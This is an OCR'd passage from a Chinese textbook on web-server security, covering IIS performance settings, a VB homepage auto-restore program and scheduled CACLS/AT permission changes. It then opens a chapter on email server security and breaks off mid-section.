


图 8.17 启动 HTTP 激活功能

8.5.2　不启用日志

不启用日志记录可以提高 5%～8%的执行效率。

设定不启用日志记录的步骤如下：在“Internet 服务管理员”中，选择整个 IIS 服务器或 Web 站点，然后单击“Web 站点”标签，取消选中“启用日志记录”复选框，如图 8.18 所示。




图 8.18　禁止日志记录功能

8.5.3　设定非独立的处理程序

使用“独立”的处理程序会降低 20%的执行效率。选择“主目录”|“虚拟目录”选项，在打开的对话框中，将“应用程序保护选项”设定为“高”(独立的)时，每个网站都处于“独立”处理程序上；把“应用程序保护”设定为“低”(此时所有的网站程序使用公用进程)时，IIS 的执行效率较高，如图 8.2 所示。

8.5.4　调整缓存数量

IIS 5.0 将静态的网页资料暂存在缓存(cache)中；IIS 4.0 则将静态的网页资料暂存在文件中。调整缓存的保存文件数量可以提高 IIS 的执行效率。

ASP 指令文件执行过后，会暂存在缓存中以提高执行效率。增加缓存的保存文件数量可提高 ASP 的效率。

可以设定整个 IIS 服务器或处于“独立进程”的 Web 网站上的缓存文件数量。

设定缓存功能的步骤如下：在“Internet 服务管理员”中，选择整个 IIS 服务器或 Web 站点或应用程序的起始目录，然后单击“主目录”|“配置”选项进入“应用程序选项”进行设置，如图 8.2 所示。

8.5.5 不使用 CGI 程序

使用 CGI 程序时，因为处理程序（process）须不断地产生与销毁，造成 IIS 的执行效率不佳。一般而言，执行效率比较如下：

- 静态网页（static） 执行效率 100%。
- ISAPI 执行效率 50%。
- ASP 执行效率 10%。
- CGI 执行效率 1%。

可见 ASP 比 CGI 可能快 10 倍，因此不使用 CGI 程序可以提高 IIS 的执行效率。以弹性（flexibility）为衡量标准，各种技术的使用效率比较如下：ASP＞CGI＞ISAPI＞静态网页。以安全（security）为衡量标准，各种技术的使用效率比较如下：

ASP（独立）＝ISAPI（独立）＝CGI＞ASP（非独立）＝ISAPI（非独立）＝静态网页

8.5.6 增加 IIS 5.0 服务器的 CPU 数量

根据 Microsoft 公司的测试报告，增加 IIS 4.0 服务器的 CPU 个数，执行效率并不会提高多少；但是增加 IIS 5.0 服务器的 CPU 个数，执行效率几乎成正比地提高，可以说两个 CPU 的 IIS 5.0 计算机执行效率几乎是一个 CPU 计算机的两倍，4 个 CPU 的 IIS 5.0 计算机执行效率几乎是一个 CPU 计算机的 4 倍。

8.5.7 不启用 ASP 检错功能

不启用 ASP 检错功能可以提高 IIS 服务器的执行效率。不启用 ASP 检错功能的方法：在“Internet 服务管理员”中，选择整个 IIS 服务器或 Web 站点的起始目录，然后右击“主目录”，单击“配置”按钮，打开“应用程序调试”选项卡，取消选中“启用 ASP 服务器端脚本调试”和“启用 ASP 客户端脚本调试”复选框，如图 8.19 所示。




图 8.19 取消 ASP 检错功能

8.5.8　静态网页采用 HTTP 压缩

如果静态网页采用 HTTP 压缩，可以减少 IIS 服务器 20%的传输量。

HTTP 压缩功能启用或关闭，必须针对整台 IIS 服务器来设定。用户端使用 IE 5.0 浏览器连接到已经启用 HTTP 压缩 IIS 6.0 的 Web 服务器，才有 HTTP 压缩功能。

启用 HTTP 压缩功能的步骤如下：在“Internet 信息服务(IIS)管理器”中，选择“网站”|“属性”|“服务”选项。然后选中“压缩静态文件”复选框进行压缩静态文件，注意不要选中“压缩应用程序文件”，如图 8.20 所示。




图 8.20　压缩网站中的静态文件

动态产生的内容文件(压缩应用程序文件)也可以压缩，但是耗费 CPU 处理时间，一般情况下建议不压缩。

执行效率可使用一些工具来测试，如可使用加压测试工具(Stress Tool)，下载网址：http://webtool.rte.microsoft.com。

8.6　自定义 IIS 安全策略

虽然使用者可以通过增强系统的安全性来提高 IIS 的安全性，也可以通过配置 IIS 的安全、性能选项来保证 IIS 的健壮性，但这些手段都有其不足的地方，有时为了性能要放弃安全，有时为了安全又要放弃性能。其实只要懂得一些编程的基本知识，就可以动手开发出符合用户自身需求的安全策略。

8.6.1　防止数据库注入攻击

这部分内容主要涉及编写 ASP 程序时，对数据提交的安全防范措施，第 7 章中有详细的描述。

8.6.2 主页自动恢复程序

下面是用 VB 写的一个自动恢复主页的程序，时间和目录都可以在 INI 文件中设置，此程序需要一个名为 inifile. dll 的文件。

```
Option Explicit
Dim MainDir,BackupDir
Dim CheckTime,Start,Finish,TotalTime,ErrMsg
Function FileExists(ByVal Path) As Integer
    On Error GoTo DIR_ERROR
    Dim s
    s = Dir(Path)
    If Trim(s) = Empty Then
        Exit Function
    End If
    FileExists = True
    Exit Function
DIR_ERROR:
    Exit Function
End Function
'检查文件
Sub CheckFile(ByVal CheckFileName)
    On Error Resume Next
    Dim fs,f1,f2,s1,s2
    s1 = "0"
    s2 = "1"
    Set fs = CreateObject("Scripting.FileSystemObject")
    If FileExists(MainDir + CheckFileName) Then
        Set f1 = fs.GetFile(MainDir + CheckFileName)
        Set f2 = fs.GetFile(BackupDir + CheckFileName)
        s1 = f1.DateLastModified
        s2 = f2.DateLastModified
    End If
    If s1<>s2 Then
        fs.CopyFile BackupDir + CheckFileName,MainDir,True
    End If
End Sub
Private Sub Form_Load()
On Error Resume Next
If Right(App.Path,1) = "\" Then
    IniFile.IniFileName = App.Path & "watcher.ini"
Else
    IniFile.IniFileName = App.Path & "\" & "watcher.ini"
End If
MainDir = IniFile.GetSet("watcher","MainDir","Z:\")
```

```
BackupDir = IniFile.GetSet("watcher","BackupDir","Z:\")
CheckTime = IniFile.GetSet("watcher","CheckTime",10) '设置暂停时间
If CheckTime<64 Then
  CheckTime = CheckTime * 1000
  SysTimer.Interval = CheckTime
End If
'只运行一次
If App.PrevInstance Then
ErrMsg = MsgBox("系统已经有一个程序正在运行中!",VBCritical,"系统错误")
End
End If
'检查目录是否存在
If Not FileExists(MainDir) Then
  ErrMsg = MsgBox(MainDir + "目录没有找到,系统终止!",VBCritical,"系统错误")
End
End If
If Not FileExists(BackupDir) Then
  ErrMsg = MsgBox(BackupDir + "目录没有找到,系统终止!",VBCritical,"系统错误")
End
End If
'开始定时检查文件
'开始遍历目录内所有文件
End Sub
Private Sub SysTimer_Timer()
Dim fs,f,f1,fc,s
Set fs = CreateObject("Scripting.FileSystemObject")
Set f = fs.GetFolder(BackupDir)
Set fc = f.Files
For Each f1 In fc
  CheckFile (f1.Name)
Next
End Sub
```

8.6.3　定时打开或关闭 IIS 服务器目录

有时需要定时打开或关闭 IIS 服务器的目录，这时就要设置相应目录的权限，使访问者在规定的时间访问这些文件。为了达到这个目的，可以设置这个目录的读权限何时打开或关闭。使用 Windows NT 下的 CACLS 和 AT 命令，可以实现上述目的。

1. CACLS 命令使用格式

```
CACLS FileName [/T] [/E] [/C] [/G user:perm] [/R user [...]] [/P user:perm [...]] [/D user [...]]
```

上述参数的含义如下：

- FileName 显示 ACL。
- /T 更改当前目录和所有子目录中指定文件的 ACL。

- /E 编辑但不替代 ACL。
- /C 在访问禁止、错误时继续。
- /G user:perm 对指定用户赋予访问权限,perm 可以是 R(读权限)、C(写权限)、F(完全控制权限)。
- /R user 撤销指定用户的访问权限(仅在与/E 一起使用时有效)。
- /P user:perm 替代指定用户的访问权限,perm 可以是:N(没有权限)、R(读权限)、C(写权限)、F(完全控制权限)。
- /D user 禁止指定用户访问。

在命令中可以使用通配符指定多个文件,也可以在命令中指定多个用户。

CACLS 命令应用举例:

```
CACLS D:\Wwwroot\Outside /T /E /C /G everyone:r
```

给予 D:\Wwwroot\Outside 目录及子目录读的权限。

```
CACLS D:\Wwwroot\Outside /T /E /C /R everyone
```

撤销 D:\Wwwroot\Outside 目录及子目录读的权限。

```
CACLS D:\Wwwroot\Outside\bbs\ * . htm /E /C /G Everyone:r
```

给予 D:\Wwwroot\Outside\bbs\ * . htm 读的权限。

2. 定时自动执行命令

AT 命令可以指出在特定的日期和时间运行某些命令和程序。

运行 AT 命令之前必须先启动 Schedule 服务(启动 Schedule 服务的方法:在“控制面板”中选择“服务 ”,然后选 Schedule,最后单击“启动”按钮)。

3. AT 命令使用格式

```
AT [\\Computername] [ [id] [/DELETE] | /DELETE [/YES]];
AT [\\Computername] Time [/INTERACTIVE] [ /EVERY:date[,...] | /NEXT:date[,...]] "command";
```

上述参数的含义如下:

- Computername 指定远程计算机,如果省略这个参数,命令会被排定在本机上运行。
- id 指定给排定进度命令的识别号。
- /DELETE 删除某个已排定进度的命令,如果省略,计算机上所有已排定进度的命令都会被删除。
- /YES 用于删除所有作业,且不想在运行删除时显示确认信息。
- Time 指定命令运行的时间。
- /INTERACTIVE 允许作业在运行时,与用户通过桌面交互。
- /EVERY:date[,...]指定在每周或每月的某日(或某几日)运行命令。如果省略日期则默认为在每月的本日运行。
- Command 可以是 NT 命令,也可以是批处理命令。

AT 命令应用举例:

使用 AT 显示当前计算机上所有的计划。

```
AT 4 /DELETE
```

删除第 4 个计划。

```
AT 11:00 "C:\begin.bat"
```

每天上午 11：00 执行 C:\begin.bat 命令。

```
AT 13:00 "C:\end.bat"
```

每天下午 1：00 执行 C:\end.bat 命令。
C 盘下 begin.bat 文件的内容如下：

```
CACLS d:\wwwroot\outside\bbs\*.htm /e /c /g everyone:r
```

C:\end.bat 内容：

```
CACLS d:\wwwroot\outside\bbs\*.htm /e /c /r everyone
```

习题

1. ASP 的全称是什么？
2. IIS 5.0 和 IIS 6.0 的重要区别是什么？
3. 如何配置 Windows 系统来保障 IIS 的安全？
4. 【思考题】如何利用 IIS 的功能控制平台配置一个安全高效的网站平台？

C H A P T E R 9

第 9 章 电子邮件的安全技术

电子邮件在人们的工作生活中扮演着越来越重要的角色，但同时电子邮件也成为病毒传播的载体，加速了病毒的传播速度。

本章要点如下：

- 邮件服务器的现状和发展趋势；
- 邮件服务器的工作原理和安全设置；
- 反垃圾邮件技术；
- Linux 环境下各种邮件服务器的性能区别。

9.1 邮件服务器软件的现状

全球每天发送的电子邮件数量预计为 12 万亿封，而且这个数字每天都在增长。整个电子邮件服务器市场大体上分为 UNIX 平台和 Windows 平台两大类。在 Linux、Solaris 和 BSD 等 UNIX 平台领域，老牌的 Sendmail 继续占据着统治地位，新的竞争对手 Exim 和 Postfix 占据了剩余的市场。虽然占市场份额最多的 UNIX 邮件服务器一般都是免费的软件，但是软件的学习难度较大。

基于 Windows 操作系统的邮件服务器包括微软的 Exchange、ArGoSoft 邮件服务器专业版、Avirt 邮件服务器、CommuniGate 专业版、Eudora WorldMail 服务器、FTGate PRO、Kerio 邮件服务器、Lotus Domino 和 Mdaemon 等。这类软件大多需要购买许可证，并要根据用户数量付费，应用成本比较高，且这类产品对资源的消耗也较大。

有些第三方的邮件服务器产品可以跨平台使用，在本章的试验章节中介绍的就是第三方邮件产品的使用。

9.1.1 邮件安全成为重中之重

随着电子邮件在全球的应用大幅增长，垃圾邮件也在快速地增长。这些垃圾邮件有的只是包括无聊的信息，有的则携带病毒，还有的结合了“网络钓鱼”进行诈骗。在 2003 年初，各种垃圾邮件约占全部电子邮件数的 40%。到

2004 年，这个数字增长到 60%左右。可以看出，这个数字还在逐年增长。

垃圾邮件和病毒给企业造成的危害是非常大的。杀毒和反垃圾邮件功能一直是邮件服务器软件最普通的升级功能。

在支持杀毒功能方面，大多数邮件服务器都把这个核心的工作交给了第三方杀毒引擎。一般来说，杀毒防御措施需要单独购买许可证，因为访问不间断的病毒定义更新需要付费。

总之，安全依然是 2008 年电子邮件服务器的重点，同时邮件服务器处理垃圾邮件的能力也会越来越强。预计不久将会出现强制执行电子邮件身份识别的工具，它能对来源有疑问的邮件进行检查。

9.1.2　邮件的组件与协作

邮件的协作功能并不能为邮件服务器的安全提供任何保证。它只是为邮件服务器提供了更加丰富的功能。

使用日历、任务编排和即时消息等协作工具的大多数软件都结合使用了 Microsoft 公司的 Exchange 服务器和 Outlook 客户端软件。一些第三方的电子邮件服务器也通过微软的平台或者建立自己的平台进入了组件领域。

例如 Kerio 邮件服务器和 CommuniGate Pro 都是可以为 Microsoft 公司的 Outlook 用户提供 MAPI(消息处理应用程序接口)功能的邮件服务器。通过使用 MAPI，Outlook 用户能够连接到这些邮件服务器(而不是 Microsoft 公司的 Exchange 服务器)，以便发挥协作功能的优势。

有些产品对组件采取了不同的方式。FirstClass 和 FTGate4 消息服务器超越了传统的电子邮件的范畴，采用了协作功能。使用自己的客户端软件，如 FirstClass 客户端软件和 Floosietek 公司的 SolSight 软件，就可以使用这些协作功能。这些厂商打算在服务器和客户端两端完全取代而不是集成 Microsoft 公司的组件。

随着 Windows 电子邮件服务器市场上竞争的日益激烈，组件和协作工具将继续发展，以便使自己成为一种与众不同的产品，并且与 Microsoft 公司 Exchange 建立的既成事实的标准进行竞争。

9.1.3　邮件的存档

越来越多的电子邮件在法律调查中成为了证据。在某些情况下，企业需要把往来的电子邮件保留长达 7 年的时间。为了加快提取电子邮件的速度和确保电子邮件的完整性，存档工具不仅要保留详细的索引，以加快搜索速度，而且还要在电子邮件的寿命周期之内跟踪事件记录的每一次行动。

考虑到电子邮件存档的严格要求，大多数的企业都把完成这种繁重任务留给了第三方软件。例如 Microsoft 公司的 Exchange 服务器中的“日志”功能。这种功能能够在一个特殊的包罗万象的账户中复制所有通过这个服务器的邮件副本。

9.2　邮件服务器的发展趋势

电子邮件系统经过几十年的发展，已经形成了比较完善的技术体系。邮件服务器系统在保留了电子邮件系统最初的收发邮件、邮件存储等基本功能的同时，融入了最新的计算机

与网络技术,使电子邮件系统有了全新的面貌。

9.2.1 Web 邮件技术

随着 Internet 的日益普及和逐步深入,对于电子邮件系统来说,单纯使用邮件客户端程序进行邮件的收发已经不能满足用户移动办公的需要。Web 邮件技术的出现,使用户不需要在本地安装电子邮件客户端软件,而是可以在任何地方使用浏览器登录邮件服务器收发邮件。Web 邮件最初是免费的,它的收入主要来自广告的支持。最早的 Web 邮件有雅虎邮箱和 Microsoft 公司的 Hotmail 等,目前大部分电子邮件用户都使用 Web 邮件这种方式。越来越多的电子邮件服务器都将包含 Web 邮件功能。

9.2.2 多域邮件服务

所谓多域邮件服务,即是用一台物理服务器为多个独立注册 Internet 域名的企业或单位提供电子邮件的服务。在逻辑上,这些企业和单位拥有自己独立的邮件服务器,也可以称为虚拟邮件服务器技术。对于 ISP 提供商和企业集团公司来说,多域邮件服务器的支持能力是选择邮件服务器的一个重要考虑因素。

9.2.3 Linux 邮件服务器

Linux 操作系统作为目前应用最为广泛的开放源代码操作系统,具有性能稳定、可靠性高和价格低廉的特点。使用 Linux 作为邮件服务器,主要是可以与 Sendmail、MySQL 等开放源代码软件共同使用,在满足用户需求的基础上降低了使用成本。

9.2.4 安全防护

现在的邮件服务器在安全防护技术上有了较大的提高,包括数据身份认证、传输加密、垃圾邮件过滤、邮件病毒过滤、安全审计等多项安全技术在邮件服务器中都得到了很好的应用。

9.2.5 多语言

目前仅我国使用的中文就有若干字符集,如 GB-18030、GB-2312、Big5 等,在实际过程中,网络管理员不可能统一所有用户的邮件客户端,因此只能要求邮件服务器支持多语言的环境,使得不同的用户可以顺畅地“交流”。

9.2.6 远程监控和性能调整

